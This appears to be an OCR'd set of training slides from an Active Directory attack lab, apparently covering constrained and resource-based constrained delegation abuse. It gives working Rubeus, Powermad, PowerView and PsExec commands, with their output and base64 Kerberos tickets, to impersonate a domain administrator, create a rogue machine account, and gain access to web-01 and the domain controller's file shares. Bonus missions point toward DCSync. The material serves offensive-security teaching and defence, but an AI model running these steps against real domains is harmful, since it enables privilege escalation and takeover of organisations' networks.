
Access iis.srvc account and try to access DC file share:

```
runas /netonly /user:alto\iis.srvc "powershell.exe -ep bypass"
```

Access Denied!!

Now request for Delegation TGT:

```
Rubeus.exe tgtdeleg
```



DELEGATION (CONSTRAINED)

Request TGS for Administrator to authenticate to CIFS/DC-01.alto.tel

```
Rubeus.exe s4u /ticket:[Base64 delegation TGT ticket]
/impersonateuser:administrator /domain:alto.tel /msdsspn:cifs/dc-01.alto.tel
/dc:dc-01.alto.tel /ptt
```

Confirm you have the requested ticket

```
Klist
Dir \\DC-01.alto.tel\C$
```

DELEGATION (CONSTRAINED)

Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)

```
[*] Action: S4U

[*] Action: S4U

[*] Using domain controller: dc-01.alto.tel (172.30.97.217)
[*] Building S4U2self request for: 'iis.srvc@ALTO.TEL'
[*] Sending S4U2self request
[+] S4U2self success!
[*] Got a TGS for 'administrator@ALTO.TEL' to 'iis.srvc@ALTO.TEL'
[*] base64(ticket.kirbi):

      doIFQjCCBT6gAwIBBaEDAgEWooIEXTCCBFlhggRVMIIEUaADAgEFoQobCEFMVE8uVEVM
      oQwwChsIaWlzLnNydmOjggQlMIIEIaADAgEXoQMCAQKiggQTBIIEDxd+0B2hgpTobt/3
      /giArCrN4G7cklJPC3cqt3O/P7zzfk4YUpbVLsZ6RuDctMur7/6Ld/FOtzq6xbyT9eE6
      xkw+hRbeHqlS11K3i3Jr7CZJrVRLzCOMz8BoDen/UwVnbdwWCvPiJVOB47Kd4/OVrMmJ
```

Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> klist

Current LogonId is 0:0x24c80d

Cached Tickets: (2)

#0>     Client: administrator @ ALTO.TEL
        Server: cifs/dc-01.alto.tel @ ALTO.TEL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a50000 -> forwardable forwarded rene
        Start Time: 7/26/2022 0:33:21 (local)
        End Time:   7/26/2022 10:31:58 (local)
        Renew Time: 8/2/2022 0:31:58 (local)
        Session Key Type: AES-128-CTS-HMAC-SHA1-96
        Cache Flags: 0
        Kdc Called:

#1>     Client: administrator @ ALTO.TEL
        Server: iis.srvc @ ALTO.TEL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x60a10000 -> forwardable forwarded rene
        Start Time: 7/26/2022 0:33:21 (local)
```

Administrator: powershell.exe -ep bypass (running as alto\iis.srvc)

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> ls \\dc-01.alto.tel\c$


    Directory: \\dc-01.alto.tel\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/15/2018  12:19 AM                PerfLogs
d-r---         7/15/2022  11:19 PM                Program Files
d-----         7/15/2022  11:19 PM                Program Files (x86)
```

BONUS MISSION

It has been discovered that only server name is protected in KRB-CRED file, but not the service name (sname)

Further attacks can be performed via allowed alternate services.

How can you abuse this feature to gain further access! (e.g: DCSync)

Hint: /altseravice

BONUS MISSION

We have abused User Accounts only, what about Computer Account?

From AD, configure one of the machines (Computer Accounts) to have Constrained Delegation.

How can you enumerate for those machines?

Abuse it!

Hint: “NT Authority\System”

RESOURCE BASED CONSTRAINED DELEGATION

- In classic Unconstrained/Constrained Delegation, an object (computer/user) is given permission to impersonate any user against a target service/resource.
- In RBCD, the target objects/resources specify who to trust and allowed to impersonate any user to them (Supported from Windows Server 2012+ and Windows 8.1+)
- “ms-DS-AllowedToActOnBehalfOfOtherIdentity” attribute allows owners of resource to specify which account is trusted and allowed to delegate to them (stored as series of binary bytes).

Constrained Delegation is configured here via msDS-AllowedToDelegateTo attribute (needs DA)

RBCD is configured here via ms-DS-AllowedToActOnBehalfOfOtherIdentity attribute (doesn’t need DA)

RESOURCE BASED CONSTRAINED DELEGATION

prerequisites:

- Account with Write permission over the target object to be able to edit **ms-DS-AllowedToActOnBehalfOfOtherIdentity** attribute like “GenericAll/GenericWrite/WriteDacl/WriteProperty…etc”. (DA is not needed)
- Account with SPN (T2A4D is not needed).

Into consideration:

- having account with SPN is enough to be able to perform S4U2Self, T2A4D flag is not needed. However, the returned TGS won't be Forwardable. When T2A4D flag is set, the TGS ticket will be Forwardable.
- If the returned TGS ticket is not forwardable, it cannot be used in S4U2Proxy to abuse the classic Constrained Delegation, but it can be used to abuse Resource Based Constrained Delegation.

So, Assume you have compromised a user who has write permission over a target computer, how can you abuse RBCD to gain more access like RCE on that computer?

RESOURCE BASED CONSTRAINED DELEGATION


- **ms-DS-MachineAccountQuota**: number of computer accounts that a user is allowed to create in a domain (by default 10).
- S4U2Self is available as SPN is available by default for created computer objects.

To enumerate the Domain for the number of machines quota:


```
Get-DomainObject -Identity "dc=alto,dc=tel" -Domain alto.tel | select ms-ds-machineaccountquota
```

RBCD ATTACK (1)


1. Compromised pwnd.user & discover it has write permission over web-01
2. Enumerate ms-DS-MachineAccountQuota (default = 10)



RBCD ATTACK (2)



RBCD ATTACK (3)



MISSION

Pwnd.user has “write” permission over web-01$ computer object but doesn’t have access.

Can you abuse Resource Based Constrained Delegation to and gain access to web-01$?

ABUSING RBCD

Check for the web-01 computer object

msDS-AllowedToActOnBehalfOfOtherIdentity attribute:

```
Get-NetComputer web-01 | Select-Object -Property name, msds-allowedtoactonbehalfofotheridentity
```

Using PowerMad, PowerShell MachineAccountQuota exploitation tool to create new Evil computer object & obtain its sid

```
Import-Module .\Powermad-master1\Powermad.ps1
```

```
New-MachineAccount -MachineAccount Evil-01 -Password $(ConvertTo-SecureString ‘Passw0rd!' -AsPlainText -Force) –Verbose
```

```
Get-DomainComputer Evil-01 | select objectsid
```

ABUSING RBCD

Using the AD module set msDS-AllowedToActOnBehalfOfOtherIdentity security descriptor on web-01 to delegate Evil-01 computer account:

```
Set-ADComputer WEB-01 -PrincipalsAllowedToDelegateToAccount Evil-01$
```

Check if it has been configured properly:

```
Get-ADComputer WEB-01 -Properties PrincipalsAllowedToDelegateToAccount
```

```
PS C:\Users\pwnd.user\Desktop\AD-Tools> Set-ADComputer WEB-01 -PrincipalsAllowedToDelegateToAccount Evil-01$
PS C:\Users\pwnd.user\Desktop\AD-Tools> Get-ADComputer WEB-01 -Properties PrincipalsAllowedToDelegateToAccount


DistinguishedName                   : CN=WEB-01,OU=Servers,OU=IT Computers,OU=IT,DC=alto,DC=tel
DNSHostName                         : WEB-01.alto.tel
Enabled                             : True
Name                                : WEB-01
ObjectClass                         : computer
ObjectGUID                          : 1bc1c36d-bf98-4659-811c-3eca93cbe000
PrincipalsAllowedToDelegateToAccount : {CN=Evil-01,CN=Computers,DC=alto,DC=tel}
SamAccountName                      : WEB-01$
SID                                 : S-1-5-21-2582176681-3086773903-3647961831-1109
UserPrincipalName                   :
```

ABUSING RBCD

To perform the S4U, we need Evil-01 hash:

```
.\Rubeus.exe hash /password:Passw0rd! /user:Evil-01$ /domain:alto.tel
```

Using the hash, we can perform the S4U Attack

```
.\Rubeus.exe s4u /user:Evil-01$ /rc4:FC525C9683E8FE067095BA2DDC971889
/impersonateuser:administrator /msdsspn:cifs/web-01 /ptt
```

If it succeeded, you should be able to perform directory listing and maybe have RCE?

```
ls \\web-01\c$
```

```
.\PsExec64.exe \\web-01 cmd
```

ABUSING RBCD

```
[+] Ticket successfully imported!
[*] Impersonating user 'administrator' to target SPN 'cifs/web-01'
[*] Using domain controller: DC-01.alto.tel (172.30.97.217)
[*] Building S4U2proxy request for service: 'cifs/web-01'
[*] Sending S4U2proxy request
[+] S4U2proxy success!
[*] base64(ticket.kirbi) for SPN 'cifs/web-01':

      doIF3jCCBdqgAwIBBaEDAgEWooIE9TCCBPFhggTtMIIE6aADAgEFoQobCEFMVE8uVEVMohkwF6ADAgEC
      oRAwDhsEY2lmcxsGd2ViLTAxo4IEuTCCBLWgAwIBEqEDAgEBooIEpwSCBKMjqmBPYRahYREb0aisyrsS
      47SSwI8OglU5SoRQHvlUNVpLOZXBQBlwb/DR/okRpXw/Aubpu+kFMMt2a1VCD6hq65or3jUTm1tqF+ZS
      uqqGYoRE/WLBoAdRbteTDrYLJwaHwPQce93Q8QyMN3oF5mWn/7AKO9x4uiAF1X2vWupcNCD9QK3N1iQn
      BQXgZ55QF8EwZlTgcOfRY2aRIlQxEiuv5BvI+UW2XwW8+jevo2Y8wloyycAMHo1Lpzjh3idb/VT4ppgp
      J+kPs9eJQ8GJz6TaZbWmuBDFuUnm6piI/Lap72cMcPfdXQzOmGBqsQgtyS+mV88RuDSazOFHqmQzhXfq
      HwuG3MmbWIjVGwYFZEFAyqrO9+PVfAEz3axIU2guDaI8kIskjr5VciCDEZeDncxVf2e8WpjeGq1TRMTg
      ooexmWu9VhHI335+FuVlV/dTqsos+gkDxsRzA5ORs0fOl3kR+YYzNi1vrTllvxWDD2RE5slWl+XBh4Dy
      sdGaXyWTMzPXneqOZwpCHXMET+O1fOH5DN7vqf5DWcRY1L7dsB1Fks8E3Ml4OoWxU7qiIr4Szmpf+vcs
      zDHrYwFHySsi2YTgjpFh8rZVbBemToaeFH22R7v62dQkyf5toFjn9GSHkt4qA+yi0Sswem/u7GnpCcS1
      wO7O4M7KP8j+jgVdVEPWsFvR/sFT9cznRrPbTaXRDbBtcCffC+F3QdaTzwpE+62l4NA/OaNDN3qnKr73
      Gx7EqEUe5DpU3hYoTJbctGF9ZOzE162aX3QoJiBZAnm3OIlNkctKLT/fFcbs92vQrXov7LiptjjMF5GV
      IX5KvvPKupmgA7TZK3k268lEVfKE1Y6ATjlNTh35RG1wkO291jhYlQB3gYoOpOwSidarBpW+IYNhIEDL
      fs1MigFD2ciSUlp947IhIYh+sMUhWjmx8M/uBM+FU8wLwnORrGj6xMcCtvx7L/wR7+BwRuF1PmDT3rvY
      YWSKgqDJyI3x5zetunY+atduSduWpmgKAqGp74IOD/8IGuXJ5utOfQsUaQ7iaS1Ml2M9FjUCTOcghno0
      8KOOiOWW1TzWrpEZjfmqwzq47tNXsEZmDtp5S9tD23OfUT77f1/cFAuuZW0Grs1pSoUL8OrGaM+fk+EG
      o17qQEMd5XThShOpu2AVO9zW4Nct+qBimyIeGegtTt2lvv2GQhZYN0tGjIiXPhpz+FCy/d85bzdO+fHI
      3A5z1+ZhssJ4kMmC1pwr+j/aOiaIP6L9FJnRo8z8ynvPivBRmfoJM7CRsPYbg5TozwU9lq+dDR/hRemk
